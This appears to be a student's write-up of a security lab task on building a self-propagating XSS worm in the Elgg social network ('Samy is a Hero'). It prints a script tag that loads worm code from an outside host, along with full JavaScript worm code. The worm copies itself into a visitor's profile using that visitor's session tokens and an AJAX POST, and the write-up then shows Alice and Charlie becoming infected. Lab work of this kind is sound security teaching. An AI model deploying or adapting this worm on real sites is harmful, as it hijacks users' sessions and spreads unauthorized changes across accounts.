
Samy is a Hero

Task 6: Writing a Self-Propagating XSS Worm

Link Approach

In this strategy, we embed JavaScript code with the "src" variable pointing to a website hosted at www.example60.com. This website hosts a JavaScript code named "xss_worm.js," designed to autonomously propagate the attack.

After implementing these changes, we save the profile and conduct testing. Logging in as Alice, we visit Samy's profile. Upon navigating through Samy's profile, we proceed to the "about me" field in Alice's profile. Here, we observe the replication of the code, as depicted in the image below:



Edit profile

Display name

Alice


About me

```
<p>Samy is my hero<script type="text/javascript" id = "worm" src="http://example60/xssworm.js"></script></p>
```

DOM approach:

In this approach, we are inserting the complete code in the “above me” field as shown in the below image:

```
<script type="text/javascript" id="worm">
window.onload = function(){
 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</" + "script>";

 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

 var desc="&description=Samy is a Hero" + wormCode;
 desc += "&accesslevel[description]=2";

 var name="&name="+elgg.session.user.name;
 var guid="&guid="+elgg.session.user.guid;
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;
var content = token + ts + name + desc + guid;
var sendurl = "http://www.seed-server.com/action/profile/edit" ;

var attackerguid=59;
if(elgg.session.user.guid!=attackerguid)
{
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send(content);
 }
}
</script>
```



Edit profile

Display name

Samy

About me


```
<script type="text/javascript" id="worm">
window.onload = function(){
 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</" + "script>";

 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

 var desc="&description=Samy is a Hero" + wormCode;
 desc += "&accesslevel[description]=2";
```

Public

Brief description

Public

Now when I visit Alice’s account and then open Samy’s page and come back to Alice’s profile we can see that she is infected, but the attack is not about her this time it’s about how it will propagate.




Alice


About me

Samy is a Hero

Now as I open Charlie's account I visited Alice's profile and that's how now even Charlie is also affected without even visiting Samy's profile. This is self-propagating attack



Charlie



Charlie

About me

Samy is a Hero